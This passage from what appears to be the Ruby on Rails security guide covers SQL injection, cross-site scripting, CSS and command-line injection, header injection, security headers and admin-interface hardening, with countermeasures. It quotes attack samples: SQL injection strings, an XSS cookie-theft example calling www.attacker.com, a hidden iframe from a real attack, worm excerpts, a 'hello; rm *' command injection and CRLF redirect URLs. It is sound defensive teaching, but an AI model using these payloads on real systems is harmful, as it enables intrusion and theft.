This is alright for some web applications, but certainly not if the user is not authorized to view all projects. If the user changes the id to 42, and they are not allowed to see that information, they will have access to it anyway. Instead, *query the user's access rights, too*:

```
@project = @current_user.projects.find(params[:id])
```

COPY

Depending on your web application, there will be many more parameters the user can tamper with. As a rule of thumb, *no user input data is secure, until proven otherwise, and every parameter from the user is potentially manipulated*.

Don't be fooled by security by obfuscation and JavaScript security. Developer tools let you review and change every form's hidden fields. *JavaScript can be used to validate user input data, but certainly not to prevent attackers from sending malicious requests with unexpected values*. DevTools log every request and may repeat and change them. That is an easy way to bypass any JavaScript validations. And there are even client-side proxies that allow you to intercept any request and response from and to the Internet.

6 Injection



Injection is a class of attacks that introduce malicious code or parameters into a web application in order to run it within its security context. Prominent examples of injection are cross-site scripting (XSS) and SQL injection.

Injection is very tricky, because the same code or parameter can be malicious in one context, but totally harmless in another. A context can be a scripting, query, or programming language, the shell, or a Ruby/Rails method. The following sections will cover all important contexts where injection attacks may happen. The first section, however, covers an architectural decision in connection with Injection.

6.1 Permitted Lists Versus Restricted Lists



When sanitizing, protecting, or verifying something, prefer permitted lists over restricted lists.

A restricted list can be a list of bad e-mail addresses, non-public actions or bad HTML tags. This is opposed to a permitted list which lists the good e-mail addresses, public actions, good HTML tags, and so on. Although sometimes it is not possible to create a permitted list (in a SPAM filter, for example), *prefer to use permitted list approaches*:

- Use `before_action except: [...]` instead of `only: [...]` for security-related actions. This way you don't forget to enable security checks for newly added actions.
- Allow `` instead of removing `<script>` against Cross-Site Scripting (XSS). See below for details.
- Don't try to correct user input using restricted lists:
 - This will make the attack work: `"<sc<script>ript>".gsub("<script>", "")`
 - But reject malformed input

Permitted lists are also a good approach against the human factor of forgetting something in the restricted list.

6.2 SQL Injection



Thanks to clever methods, this is hardly a problem in most Rails applications. However, this is a very devastating and common attack in web applications, so it is important to understand the problem.

6.2.1 Introduction

SQL injection attacks aim at influencing database queries by manipulating web application parameters. A popular goal of SQL injection attacks is to bypass authorization. Another goal is to carry out data manipulation or reading arbitrary data. Here is an example of how not to use user input data in a query:

```
Project.where("name = '#{params[:name]}')
```

COPY

This could be in a search action and the user may enter a project's name that they want to find. If a malicious user enters `' OR 1) --`, the resulting SQL query will be:

```
SELECT * FROM projects WHERE (name = '' OR 1) --')
```

COPY

The two dashes start a comment ignoring everything after it. So the query returns all records from the projects table including those blind to the user. This is because the condition is true for all records.

6.2.2 Bypassing Authorization

Usually a web application includes access control. The user enters their login credentials and the web application tries to find the matching record in the users table. The application grants access when it finds a record. However, an attacker may possibly bypass this check with SQL injection. The following shows a typical database query in Rails to find the first record in the users table which matches the login credentials parameters supplied by the user.

```
User.find_by("login = '#{params[:name]}' AND password = '#{params[:password]}')
```

COPY

If an attacker enters `' OR '1'='1` as the name, and `' OR '2'>'1` as the password, the resulting SQL query will be:

```
SELECT * FROM users WHERE login = '' OR '1'='1' AND password = '' OR '2'>'1' LIMIT 1
```

COPY

This will simply find the first record in the database, and grants access to this user.

6.2.3 Unauthorized Reading

The UNION statement connects two SQL queries and returns the data in one set. An attacker can use it to read arbitrary data from the database. Let's take the example from above:

```
Project.where("name = '#{params[:name]}')"
```

COPY

And now let's inject another query using the UNION statement:

```
') UNION SELECT id,login AS name,password AS description,1,1,1 FROM users -
-
```

COPY

This will result in the following SQL query:

```
SELECT * FROM projects WHERE (name = '') UNION
SELECT id,login AS name,password AS description,1,1,1 FROM users --'
```

COPY

The result won't be a list of projects (because there is no project with an empty name), but a list of usernames and their password. So hopefully you [securely hashed the passwords](#) in the database! The only problem for the attacker is, that the number of columns has to be the same in both queries. That's why the second query includes a list of ones (1), which will be always the value 1, in order to match the number of columns in the first query.

Also, the second query renames some columns with the AS statement so that the Web application displays the values from the user table.

6.2.4 Countermeasures

Ruby on Rails has a built-in filter for special SQL characters, which will escape ' , " , NULL character, and line breaks. Using `Model.find(id)` or `Model.find_by_something(something)` automatically applies this countermeasure. But in SQL fragments, especially in conditions fragments (`where("...")`), the `connection.execute()` or `Model.find_by_sql()` methods, it has to be applied manually.

Instead of passing a string, you can use positional handlers to sanitize tainted strings like this:

```
Model.where("zip_code = ? AND quantity >= ?", entered_zip_code,
entered_quantity).first
```

COPY

The first parameter is an SQL fragment with question marks. The second and third parameter will replace the question marks with the value of the variables.

You can also use named handlers, the values will be taken from the hash used:

```
values = { zip: entered_zip_code, qty: entered_quantity }
Model.where("zip_code = :zip AND quantity >= :qty", values).first
```

COPY

Additionally, you can split and chain conditionals valid for your use case:

```
Model.where(zip_code: entered_zip_code).where("quantity >= ?",
entered_quantity).first
```

COPY

Note the previous mentioned countermeasures are only available in model instances. You can try `sanitize_sql` elsewhere. *Make it a habit to think about the security consequences when using an external string in SQL.*

6.3 Cross-Site Scripting (XSS)



The most widespread, and one of the most devastating security vulnerabilities in web applications is XSS. This malicious attack injects client-side executable code. Rails provides helper methods to fend these attacks off.

6.3.1 Entry Points

An entry point is a vulnerable URL and its parameters where an attacker can start an attack.

The most common entry points are message posts, user comments, and guest books, but project titles, document names, and search result pages have also been vulnerable - just about everywhere where the user can input data. But the input does not necessarily have to come from input boxes on websites, it

can be in any URL parameter - obvious, hidden or internal. Remember that the user may intercept any traffic. Applications or client-site proxies make it easy to change requests. There are also other attack vectors like banner advertisements.

XSS attacks work like this: An attacker injects some code, the web application saves it and displays it on a page, later presented to a victim. Most XSS examples simply display an alert box, but it is more powerful than that. XSS can steal the cookie, hijack the session, redirect the victim to a fake website, display advertisements for the benefit of the attacker, change elements on the website to get confidential information or install malicious software through security holes in the web browser.

During the second half of 2007, there were 88 vulnerabilities reported in Mozilla browsers, 22 in Safari, 18 in IE, and 12 in Opera. The Symantec Global Internet Security threat report also documented 239 browser plug-in vulnerabilities in the last six months of 2007. [Mpack](#) is a very active and up-to-date attack framework which exploits these vulnerabilities. For criminal hackers, it is very attractive to exploit an SQL-Injection vulnerability in a web application framework and insert malicious code in every textual table column. In April 2008 more than 510,000 sites were hacked like this, among them the British government, United Nations, and many more high profile targets.

6.3.2 HTML/JavaScript Injection

The most common XSS language is of course the most popular client-side scripting language JavaScript, often in combination with HTML. *Escaping user input is essential.*

Here is the most straightforward test to check for XSS:

```
<script>alert('Hello');</script>
```

COPY

This JavaScript code will simply display an alert box. The next examples do exactly the same, only in very uncommon places:

```

<table background="javascript:alert('Hello')">
```

COPY

6.3.2.1 Cookie Theft

These examples don't do any harm so far, so let's see how an attacker can steal the user's cookie (and thus hijack the user's session). In JavaScript you can use the `document.cookie` property to read and

write the document's cookie. JavaScript enforces the same origin policy, that means a script from one domain cannot access cookies of another domain. The `document.cookie` property holds the cookie of the originating web server. However, you can read and write this property, if you embed the code directly in the HTML document (as it happens with XSS). Inject this anywhere in your web application to see your own cookie on the result page:

```
<script>document.write(document.cookie);</script>
```

COPY

For an attacker, of course, this is not useful, as the victim will see their own cookie. The next example will try to load an image from the URL <http://www.attacker.com/> plus the cookie. Of course this URL does not exist, so the browser displays nothing. But the attacker can review their web server's access log files to see the victim's cookie.

```
<script>document.write('');</script>
```

COPY

The log files on www.attacker.com will read like this:

```
GET http://www.attacker.com/_app_session=836c1c25278e5b321d6bea4f19cb57
```

COPY

You can mitigate these attacks (in the obvious way) by adding the **httpOnly** flag to cookies, so that `document.cookie` may not be read by JavaScript. HTTP only cookies can be used from IE v6.SP1, Firefox v2.0.0.5, Opera 9.5, Safari 4, and Chrome 1.0.154 onwards. But other, older browsers (such as WebTV and IE 5.5 on Mac) can actually cause the page to fail to load. Be warned that cookies will still be visible using Ajax, though.

6.3.2.2 Defacement

With web page defacement an attacker can do a lot of things, for example, present false information or lure the victim on the attacker's website to steal the cookie, login credentials, or other sensitive data. The most popular way is to include code from external sources by iframes:

```
<iframe name="StatPage" src="http://58.xx.xxx.xxx" width=5 height=5
style="display:none"></iframe>
```

COPY

This loads arbitrary HTML and/or JavaScript from an external source and embeds it as part of the site. This `iframe` is taken from an actual attack on legitimate Italian sites using the [Mpack attack framework](#). Mpack tries to install malicious software through security holes in the web browser - very successfully, 50% of the attacks succeed.

A more specialized attack could overlap the entire website or display a login form, which looks the same as the site's original, but transmits the username and password to the attacker's site. Or it could use CSS and/or JavaScript to hide a legitimate link in the web application, and display another one at its place which redirects to a fake website.

Reflected injection attacks are those where the payload is not stored to present it to the victim later on, but included in the URL. Especially search forms fail to escape the search string. The following link presented a page which stated that "George Bush appointed a 9 year old boy to be the chairperson...":

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?
zipcode=1-->
<script src=http://www.securitylab.ru/test/sc.js></script><!--
```

COPY

6.3.2.3 Countermeasures

It is very important to filter malicious input, but it is also important to escape the output of the web application.

Especially for XSS, it is important to do *permitted input filtering instead of restricted*. Permitted list filtering states the values allowed as opposed to the values not allowed. Restricted lists are never complete.

Imagine a restricted list deletes `"script"` from the user input. Now the attacker injects `"<script>"`, and after the filter, `"<script>"` remains. Earlier versions of Rails used a restricted list approach for the `strip_tags()`, `strip_links()` and `sanitize()` method. So this kind of injection was possible:

```
strip_tags("some<b>script>alert('hello')</b>/script")
```

COPY

This returned `"some<script>alert('hello')</script>"`, which makes an attack work. That's why a permitted list approach is better, using the updated Rails 2 method `sanitize()`:

```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br
cite sub sup ins p)
s = sanitize(user_input, tags: tags, attributes: %w(href title))
```

COPY

This allows only the given tags and does a good job, even against all kinds of tricks and malformed tags.

Both Action View and Action Text build their [sanitization helpers](#) on top of the [rails-html-sanitizer](#) gem.

As a second step, *it is good practice to escape all output of the application*, especially when re-displaying user input, which hasn't been input-filtered (as in the search form example earlier on). Use `html_escape()` (or its alias `h()`) method to replace the HTML input characters `&`, `"`, `<`, and `>` by their uninterpreted representations in HTML (`&`, `"`, `<`, and `>`).

6.3.2.4 Obfuscation and Encoding Injection

Network traffic is mostly based on the limited Western alphabet, so new character encodings, such as Unicode, emerged, to transmit characters in other languages. But, this is also a threat to web applications, as malicious code can be hidden in different encodings that the web browser might be able to process, but the web application might not. Here is an attack vector in UTF-8 encoding:

```
<img
src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

COPY

This example pops up a message box. It will be recognized by the above `sanitize()` filter, though. A great tool to obfuscate and encode strings, and thus "get to know your enemy", is the [Hackvector](#). Rails' `sanitize()` method does a good job to fend off encoding attacks.

6.3.3 Examples from the Underground

In order to understand today's attacks on web applications, it's best to take a look at some real-world attack vectors.

The following is an excerpt from the [Js.Yamanner@m Yahoo! Mail worm](#). It appeared on June 11, 2006 and was the first webmail interface worm:

```
<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
  target=""onload="var http_request = false;    var Email = '';
  var IDList = '';    var CRumb = '';    function makeRequest(url, Func,
Method,Param) { ...
```

COPY

The worms exploit a hole in Yahoo's HTML/JavaScript filter, which usually filters all targets and onload attributes from tags (because there can be JavaScript). The filter is applied only once, however, so the onload attribute with the worm code stays in place. This is a good example why restricted list filters are never complete and why it is hard to allow HTML/JavaScript in a web application.

Another proof-of-concept webmail worm is Nduja, a cross-domain worm for four Italian webmail services. Find more details on [Rosario Valotta's paper](#). Both webmail worms have the goal to harvest email addresses, something a criminal hacker could make money with.

In December 2006, 34,000 actual usernames and passwords were stolen in a [MySpace phishing attack](#). The idea of the attack was to create a profile page named "login_home_index.html", so the URL looked very convincing. Specially-crafted HTML and CSS was used to hide the genuine MySpace content from the page and instead display its own login form.

6.4 CSS Injection



CSS Injection is actually JavaScript injection, because some browsers (IE, some versions of Safari, and others) allow JavaScript in CSS. Think twice about allowing custom CSS in your web application.

CSS Injection is explained best by the well-known [MySpace Samy worm](#). This worm automatically sent a friend request to Samy (the attacker) simply by visiting his profile. Within several hours he had over 1 million friend requests, which created so much traffic that MySpace went offline. The following is a technical explanation of that worm.

MySpace blocked many tags, but allowed CSS. So the worm's author put JavaScript into CSS like this:

```
<div style="background:url('javascript:alert(1)')">
```

COPY

So the payload is in the style attribute. But there are no quotes allowed in the payload, because single and double quotes have already been used. But JavaScript has a handy `eval()` function which executes any string as code.

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

COPY

The `eval()` function is a nightmare for restricted list input filters, as it allows the style attribute to hide the word "innerHTML":

```
alert(eval('document.body.inne' + 'rHTML'));
```

COPY

The next problem was MySpace filtering the word "javascript", so the author used "java<NEWLINE>script" to get around this:

```
<div id="mycode" expr="alert('hah!')"
style="background:url('java<script:eval(document.all.mycode.expr)')">
```

COPY

Another problem for the worm's author was the [CSRF security tokens](#). Without them he couldn't send a friend request over POST. He got around it by sending a GET to the page right before adding a user and parsing the result for the CSRF token.

In the end, he got a 4 KB worm, which he injected into his profile page.

The [moz-binding](#) CSS property proved to be another way to introduce JavaScript in CSS in Gecko-based browsers (Firefox, for example).

6.4.1 Countermeasures

This example, again, showed that a restricted list filter is never complete. However, as custom CSS in web applications is a quite rare feature, it may be hard to find a good permitted CSS filter. *If you want*

to allow custom colors or images, you can allow the user to choose them and build the CSS in the web application. Use Rails' `sanitize()` method as a model for a permitted CSS filter, if you really need one.

6.5 Textile Injection

If you want to provide text formatting other than HTML (due to security), use a mark-up language which is converted to HTML on the server-side. [RedCloth](#) is such a language for Ruby, but without precautions, it is also vulnerable to XSS.

For example, RedCloth translates `_test_` to `test`, which makes the text italic. However, RedCloth doesn't filter unsafe html tags by default:

```
RedCloth.new("<script>alert(1)</script>").to_html
# => "<script>alert(1)</script>"
```

COPY

Use the `:filter_html` option to remove HTML which was not created by the Textile processor.

```
RedCloth.new("<script>alert(1)</script>", [:filter_html]).to_html
# => "alert(1)"
```

COPY

However, this does not filter all HTML, a few tags will be left (by design), for example `<a>`:

```
RedCloth.new("<a href='javascript:alert(1)'\>hello</a>",
[:filter_html]).to_html
# => "<p><a href='javascript:alert(1)'\>hello</a></p>"
```

COPY

6.5.1 Countermeasures

It is recommended to use *RedCloth* in combination with a permitted input filter, as described in the countermeasures against XSS section.

6.6 Ajax Injection



The same security precautions have to be taken for Ajax actions as for "normal" ones. There is at least one exception, however: The output has to be escaped in the controller already, if the action doesn't render a view.

If you use the [in_place_editor plugin](#), or actions that return a string, rather than rendering a view, you have to escape the return value in the action. Otherwise, if the return value contains a XSS string, the malicious code will be executed upon return to the browser. Escape any input value using the `h()` method.

6.7 Command Line Injection



Use user-supplied command line parameters with caution.

If your application has to execute commands in the underlying operating system, there are several methods in Ruby: `system(command)`, `exec(command)`, `spawn(command)` and ``command``. You will have to be especially careful with these functions if the user may enter the whole command, or a part of it. This is because in most shells, you can execute another command at the end of the first one, concatenating them with a semicolon (;) or a vertical bar (|).

```
user_input = "hello; rm *"
system("/bin/echo #{user_input}")
# prints "hello", and deletes files in the current directory
```

COPY

A countermeasure is to use the `system(command, parameters)` method which passes command line parameters safely.

```
system("/bin/echo", "hello; rm *")
# prints "hello; rm *" and does not delete files
```

COPY

6.7.1 Kernel#open's Vulnerability

`Kernel#open` executes OS command if the argument starts with a vertical bar (`|`).

```
open("| ls") { |file| file.read }  
# returns file list as a String via `ls` command
```

COPY

Countermeasures are to use `File.open`, `IO.open` or `URI#open` instead. They don't execute an OS command.

```
File.open("| ls") { |file| file.read }  
# doesn't execute `ls` command, just opens `| ls` file if it exists  
  
IO.open(0) { |file| file.read }  
# opens stdin. doesn't accept a String as the argument  
  
require "open-uri"  
URI("https://example.com").open { |file| file.read }  
# opens the URI. `URI()` doesn't accept `| ls`
```

COPY

6.8 Header Injection



HTTP headers are dynamically generated and under certain circumstances user input may be injected. This can lead to false redirection, XSS, or HTTP response splitting.

HTTP request headers have a Referer, User-Agent (client software), and Cookie field, among others. Response headers for example have a status code, Cookie, and Location (redirection target URL) field. All of them are user-supplied and may be manipulated with more or less effort. *Remember to escape these header fields, too.* For example when you display the user agent in an administration area.

Besides that, it is important to know what you are doing when building response headers partly based on user input. For example you want to redirect the user back to a specific page. To do that you introduced a "referer" field in a form to redirect to the given address:

```
redirect_to params[:referer]
```

COPY

What happens is that Rails puts the string into the `Location` header field and sends a 302 (redirect) status to the browser. The first thing a malicious user would do, is this:

```
http://www.yourapplication.com/controller/action?
referer=http://www.malicious.tld
```

COPY

And due to a bug in (Ruby and) Rails up to version 2.1.2 (excluding it), a hacker may inject arbitrary header fields; for example like this:

```
http://www.yourapplication.com/controller/action?
referer=http://www.malicious.tld%0d%0aX-Header:+Hi!
http://www.yourapplication.com/controller/action?
referer=path/at/your/app%0d%0aLocation:+http://www.malicious.tld
```

COPY

Note that `%0d%0a` is URL-encoded for `\r\n` which is a carriage-return and line-feed (CRLF) in Ruby. So the resulting HTTP header for the second example will be the following because the second `Location` header field overwrites the first.

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

COPY

So attack vectors for Header Injection are based on the injection of CRLF characters in a header field. And what could an attacker do with a false redirection? They could redirect to a phishing site that looks the same as yours, but ask to login again (and sends the login credentials to the attacker). Or they could install malicious software through browser security holes on that site. Rails 2.1.2 escapes these characters for the `Location` field in the `redirect_to` method. *Make sure you do it yourself when you build other header fields with user input.*

6.8.1 DNS Rebinding and Host Header Attacks

DNS rebinding is a method of manipulating resolution of domain names that is commonly used as a form of computer attack. DNS rebinding circumvents the same-origin policy by abusing the Domain Name System (DNS) instead. It rebinds a domain to a different IP address and then compromises the system by executing random code against your Rails app from the changed IP address.

It is recommended to use the `ActionDispatch::HostAuthorization` middleware to guard against DNS rebinding and other Host header attacks. It is enabled by default in the development environment, you have to activate it in production and other environments by setting the list of allowed hosts. You can also configure exceptions and set your own response app.

```
Rails.application.config.hosts << "product.com"

Rails.application.config.host_authorization = {
  # Exclude requests for the /healthcheck/ path from host checking
  exclude: ->(request) { request.path.include?("healthcheck") },
  # Add custom Rack application for the response
  response_app: -> env do
    [400, { "Content-Type" => "text/plain" }, ["Bad Request"]]
  end
}
```

COPY

You can read more about it in the [ActionDispatch::HostAuthorization middleware documentation](#)

6.8.2 Response Splitting

If Header Injection was possible, Response Splitting might be, too. In HTTP, the header block is followed by two CRLFs and the actual data (usually HTML). The idea of Response Splitting is to inject two CRLFs into a header field, followed by another response with malicious HTML. The response will be:

```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location:Content-Type: text/html
```



```
HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html
```

```
<html><font color=red>hey</font></html> [Arbitrary
malicious input is
Keep-Alive: timeout=15, max=100          shown as the redirected page]
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

COPY

Under certain circumstances this would present the malicious HTML to the victim. However, this only seems to work with Keep-Alive connections (and many browsers are using one-time connections). But you can't rely on this. *In any case this is a serious bug, and you should update your Rails to version 2.0.5 or 2.1.2 to eliminate Header Injection (and thus response splitting) risks.*

7 Unsafe Query Generation

Due to the way Active Record interprets parameters in combination with the way that Rack parses query parameters it was possible to issue unexpected database queries with `IS NULL` where clauses. As a response to that security issue ([CVE-2012-2660](#), [CVE-2012-2694](#) and [CVE-2013-0155](#)) `deep_munge` method was introduced as a solution to keep Rails secure by default.

Example of vulnerable code that could be used by attacker, if `deep_munge` wasn't performed is:

```
unless params[:token].nil?
  user = User.find_by_token(params[:token])
  user.reset_password!
end
```

COPY

When `params[:token]` is one of: `[nil]`, `[nil, nil, ...]` or `['foo', nil]` it will bypass the test for `nil`, but `IS NULL` or `IN ('foo', NULL)` where clauses still will be added to the SQL query.

To keep Rails secure by default, `deep_munge` replaces some of the values with `nil`. Below table shows what the parameters look like based on `JSON` sent in request:

JSON	Parameters
<code>{ "person": null }</code>	<code>{ :person => nil }</code>
<code>{ "person": [] }</code>	<code>{ :person => [] }</code>
<code>{ "person": [null] }</code>	<code>{ :person => [] }</code>
<code>{ "person": [null, null, ...] }</code>	<code>{ :person => [] }</code>
<code>{ "person": ["foo", null] }</code>	<code>{ :person => ["foo"] }</code>

It is possible to return to old behavior and disable `deep_munge` configuring your application if you are aware of the risk and know how to handle it:

```
config.action_dispatch.perform_deep_munge = false
```

COPY

8 HTTP Security Headers

To improve the security of your application, Rails can be configured to return HTTP security headers. Some headers are configured by default; others need to be explicitly configured.

8.1 Default Security Headers

By default Rails is configured to return the following response headers. Your application returns these headers for every HTTP response.

8.1.1 X-Frame-Options

The `X-Frame-Options` header indicates if a browser can render the page in a `<frame>`, `<iframe>`, `<embed>` or `<object>` tag. This header is set to `SAMEORIGIN` by default to allow

framing on the same domain only. Set it to `DENY` to deny framing at all, or remove this header completely if you want to allow framing on all domains.

8.1.2 X-XSS-Protection

A [deprecated legacy header](#), set to `0` in Rails by default to disable problematic legacy XSS auditors.

8.1.3 X-Content-Type-Options

The [X-Content-Type-Options](#) header is set to `nosniff` in Rails by default. It stops the browser from guessing the MIME type of a file.

8.1.4 X-Permitted-Cross-Domain-Policies

This header is set to `none` in Rails by default. It disallows Adobe Flash and PDF clients from embedding your page on other domains.

8.1.5 Referrer-Policy

The [Referrer-Policy](#) header is set to `strict-origin-when-cross-origin` in Rails by default. For cross-origin requests, this only sends the origin in the Referer header. This prevents leaks of private data that may be accessible from other parts of the full URL, such as the path and query string.

8.1.6 Configuring the Default Headers

These headers are configured by default as follows:

```
config.action_dispatch.default_headers = {
  "X-Frame-Options" => "SAMEORIGIN",
  "X-XSS-Protection" => "0",
  "X-Content-Type-Options" => "nosniff",
  "X-Permitted-Cross-Domain-Policies" => "none",
  "Referrer-Policy" => "strict-origin-when-cross-origin"
}
```

COPY

You can override these or add extra headers in `config/application.rb`:

```
config.action_dispatch.default_headers["X-Frame-Options"] = "DENY"
config.action_dispatch.default_headers["Header-Name"]      = "Value"
```

COPY

Or you can remove them:

```
config.action_dispatch.default_headers.clear
```

COPY

8.2 Strict-Transport-Security Header

The HTTP [Strict-Transport-Security](#) (HSTS) response header makes sure the browser automatically upgrades to HTTPS for current and future connections.

The header is added to the response when enabling the `force_ssl` option:

```
config.force_ssl = true
```

COPY

8.3 Content-Security-Policy Header

To help protect against XSS and injection attacks, it is recommended to define a [Content-Security-Policy](#) response header for your application. Rails provides a DSL that allows you to configure the header.

Define the security policy in the appropriate initializer:

```
# config/initializers/content_security_policy.rb
Rails.application.config.content_security_policy do |policy|
  policy.default_src :self, :https
  policy.font_src    :self, :https, :data
  policy.img_src     :self, :https, :data
  policy.object_src  :none
  policy.script_src  :self, :https
  policy.style_src   :self, :https
```

```
# Specify URI for violation reports
policy.report_uri "/csp-violation-report-endpoint"
end
```

COPY

The globally configured policy can be overridden on a per-resource basis:

```
class PostsController < ApplicationController
  content_security_policy do |policy|
    policy.upgrade_insecure_requests true
    policy.base_uri "https://www.example.com"
  end
end
```

COPY

Or it can be disabled:

```
class LegacyPagesController < ApplicationController
  content_security_policy false, only: :index
end
```

COPY

Use lambdas to inject per-request values, such as account subdomains in a multi-tenant application:

```
class PostsController < ApplicationController
  content_security_policy do |policy|
    policy.base_uri :self, -> { "https://#{
{current_user.domain}.example.com" }
  end
end
```

COPY

8.3.1 Reporting Violations

Enable the `report-uri` directive to report violations to the specified URI:

```
Rails.application.config.content_security_policy do |policy|
  policy.report_uri "/csp-violation-report-endpoint"
end
```

COPY

When migrating legacy content, you might want to report violations without enforcing the policy. Set the [Content-Security-Policy-Report-Only](#) response header to only report violations:

```
Rails.application.config.content_security_policy_report_only = true
```

COPY

Or override it in a controller:

```
class PostsController < ApplicationController
  content_security_policy_report_only only: :index
end
```

COPY

8.3.2 Adding a Nonce

If you are considering `'unsafe-inline'`, consider using nonces instead. [Nonces provide a substantial improvement](#) over `'unsafe-inline'` when implementing a Content Security Policy on top of existing code.

```
# config/initializers/content_security_policy.rb
Rails.application.config.content_security_policy do |policy|
  policy.script_src :self, :https
end

Rails.application.config.content_security_policy_nonce_generator = ->
request { SecureRandom.base64(16) }
```

COPY

There are a few tradeoffs to consider when configuring the nonce generator. Using `SecureRandom.base64(16)` is a good default value, because it will generate a new random nonce for each request. However, this method is incompatible with [conditional GET caching](#) because new

nonces will result in new ETag values for every request. An alternative to per-request random nonces would be to use the session id:

```
Rails.application.config.content_security_policy_nonce_generator = ->
  request { request.session.id.to_s }
```

COPY

This generation method is compatible with ETags, however its security depends on the session id being sufficiently random and not being exposed in insecure cookies.

By default, nonces will be applied to `script-src` and `style-src` if a nonce generator is defined. `config.content_security_policy_nonce_directives` can be used to change which directives will use nonces:

```
Rails.application.config.content_security_policy_nonce_directives =
  %w(script-src)
```

COPY

Once nonce generation is configured in an initializer, automatic nonce values can be added to script tags by passing `nonce: true` as part of `html_options`:

```
<%= javascript_tag nonce: true do -%>
  alert('Hello, World!');
<% end -%>
```

COPY

The same works with `javascript_include_tag` and the `stylesheet_link_tag`:

```
<%= javascript_include_tag "script", nonce: true %>
<%= stylesheet_link_tag "style.css", nonce: true %>
```

COPY

Use `csp_meta_tag` helper to create a meta tag "csp-nonce" with the per-session nonce value for allowing inline `<script>` tags.

```
<head>
  <%= csp_meta_tag %>
</head>
```

COPY

This is used by the Rails UJS helper to create dynamically loaded inline `<script>` elements.

8.4 Feature-Policy Header



The `Feature-Policy` header has been renamed to `Permissions-Policy`. The `Permissions-Policy` requires a different implementation and isn't yet supported by all browsers. To avoid having to rename this middleware in the future, we use the new name for the middleware but keep the old header name and implementation for now.

To allow or block the use of browser features, you can define a `Feature-Policy` response header for your application. Rails provides a DSL that allows you to configure the header.

Define the policy in the appropriate initializer:

```
# config/initializers/permissions_policy.rb
Rails.application.config.permissions_policy do |policy|
  policy.camera      :none
  policy.gyroscope   :none
  policy.microphone  :none
  policy.usb         :none
  policy.fullscreen  :self
  policy.payment     :self, "https://secure.example.com"
end
```

COPY

The globally configured policy can be overridden on a per-resource basis:

```
class PagesController < ApplicationController
  permissions_policy do |policy|
```



```
policy.geolocation "https://example.com"
end
end
```

COPY

8.5 Cross-Origin Resource Sharing

Browsers restrict cross-origin HTTP requests initiated from scripts. If you want to run Rails as an API, and run a frontend app on a separate domain, you need to enable [Cross-Origin Resource Sharing](#) (CORS).

You can use the [Rack CORS](#) middleware for handling CORS. If you've generated your application with the `--api` option, Rack CORS has probably already been configured and you can skip the following steps.

To get started, add the rack-cors gem to your Gemfile:

```
gem "rack-cors"
```

COPY

Next, add an initializer to configure the middleware:

```
# config/initializers/cors.rb
Rails.application.config.middleware.insert_before 0, Rack::Cors do
  allow do
    origins "example.com"

    resource "*",
      headers: :any,
      methods: [:get, :post, :put, :patch, :delete, :options, :head]
  end
end
```

COPY

9 Intranet and Admin Security

Intranet and administration interfaces are popular attack targets, because they allow privileged access. Although this would require several extra-security measures, the opposite is the case in the real world.

In 2007 there was the first tailor-made trojan which stole information from an Intranet, namely the "Monster for employers" website of Monster.com, an online recruitment web application. Tailor-made Trojans are very rare, so far, and the risk is quite low, but it is certainly a possibility and an example of how the security of the client host is important, too. However, the highest threat to Intranet and Admin applications are XSS and CSRF.

9.1 Cross-Site Scripting

If your application re-displays malicious user input from the extranet, the application will be vulnerable to XSS. User names, comments, spam reports, order addresses are just a few uncommon examples, where there can be XSS.

Having one single place in the admin interface or Intranet, where the input has not been sanitized, makes the entire application vulnerable. Possible exploits include stealing the privileged administrator's cookie, injecting an iframe to steal the administrator's password or installing malicious software through browser security holes to take over the administrator's computer.

Refer to the Injection section for countermeasures against XSS.

9.2 Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF), also known as Cross-Site Reference Forgery (XSRF), is a gigantic attack method, it allows the attacker to do everything the administrator or Intranet user may do. As you have already seen above how CSRF works, here are a few examples of what attackers can do in the Intranet or admin interface.

A real-world example is a [router reconfiguration by CSRF](#). The attackers sent a malicious e-mail, with CSRF in it, to Mexican users. The e-mail claimed there was an e-card waiting for the user, but it also contained an image tag that resulted in an HTTP-GET request to reconfigure the user's router (which is a popular model in Mexico). The request changed the DNS-settings so that requests to a Mexico-based banking site would be mapped to the attacker's site. Everyone who accessed the banking site through that router saw the attacker's fake website and had their credentials stolen.

Another example changed Google AdSense's e-mail address and password. If the victim was logged into Google AdSense, the administration interface for Google advertisement campaigns, an attacker could change the credentials of the victim.

Another popular attack is to spam your web application, your blog, or forum to propagate malicious XSS. Of course, the attacker has to know the URL structure, but most Rails URLs are quite

straightforward or they will be easy to find out, if it is an open-source application's admin interface. The attacker may even do 1,000 lucky guesses by just including malicious IMG-tags which try every possible combination.

For countermeasures against CSRF in administration interfaces and Intranet applications, refer to the countermeasures in the CSRF section.

9.3 Additional Precautions

The common admin interface works like this: it's located at www.example.com/admin, may be accessed only if the admin flag is set in the User model, re-displays user input and allows the admin to delete/add/edit whatever data desired. Here are some thoughts about this:

- It is very important to *think about the worst case*: What if someone really got hold of your cookies or user credentials. You could *introduce roles* for the admin interface to limit the possibilities of the attacker. Or how about *special login credentials* for the admin interface, other than the ones used for the public part of the application. Or a *special password for very serious actions*?
- Does the admin really have to access the interface from everywhere in the world? Think about *limiting the login to a bunch of source IP addresses*. Examine `request.remote_ip` to find out about the user's IP address. This is not bullet-proof, but a great barrier. Remember that there might be a proxy in use, though.
- *Put the admin interface to a special subdomain* such as `admin.application.com` and make it a separate application with its own user management. This makes stealing an admin cookie from the usual domain, www.application.com, impossible. This is because of the same origin policy in your browser: An injected (XSS) script on www.application.com may not read the cookie for `admin.application.com` and vice-versa.

10 Environmental Security

It is beyond the scope of this guide to inform you on how to secure your application code and environments. However, please secure your database configuration, e.g. `config/database.yml`, master key for `credentials.yml`, and other unencrypted secrets. You may want to further restrict access, using environment-specific versions of these files and any others that may contain sensitive information.

10.1 Custom Credentials

